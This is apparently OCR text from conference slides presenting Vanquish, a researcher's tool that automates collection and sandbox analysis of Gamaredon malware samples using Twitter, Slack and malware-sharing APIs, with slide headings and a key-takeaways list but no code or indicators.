
Our observation
(based on VT submission timestamp)

SFX -->> UltraVNC




Our observation
(based on latest modified timestamp inside SFX)


Gamaredon's IP Addresses




Registrars of Gamaredon's C2



Remote Template Injection



SFX



LNK

1. Researchers' Daily Works
2. Vanquish
3. Additional Features
4. Key Takeaway

Key Takeaway

Key Takeaway

- The crawling feature makes us able to analyze and get next stage payloads ASAP
- With interactive Slack App feature, you can initiate on demand analysis anywhere with your smartphones
- The Vanquish requires at least a Twitter free API, a Slack free API, an API for online malware sharing sites (though sometime this could be commercial one, such as VirusTotal which I use), and sandbox system. This will give huge benefit for security researchers, especially for those of students or individuals.

Danke Schön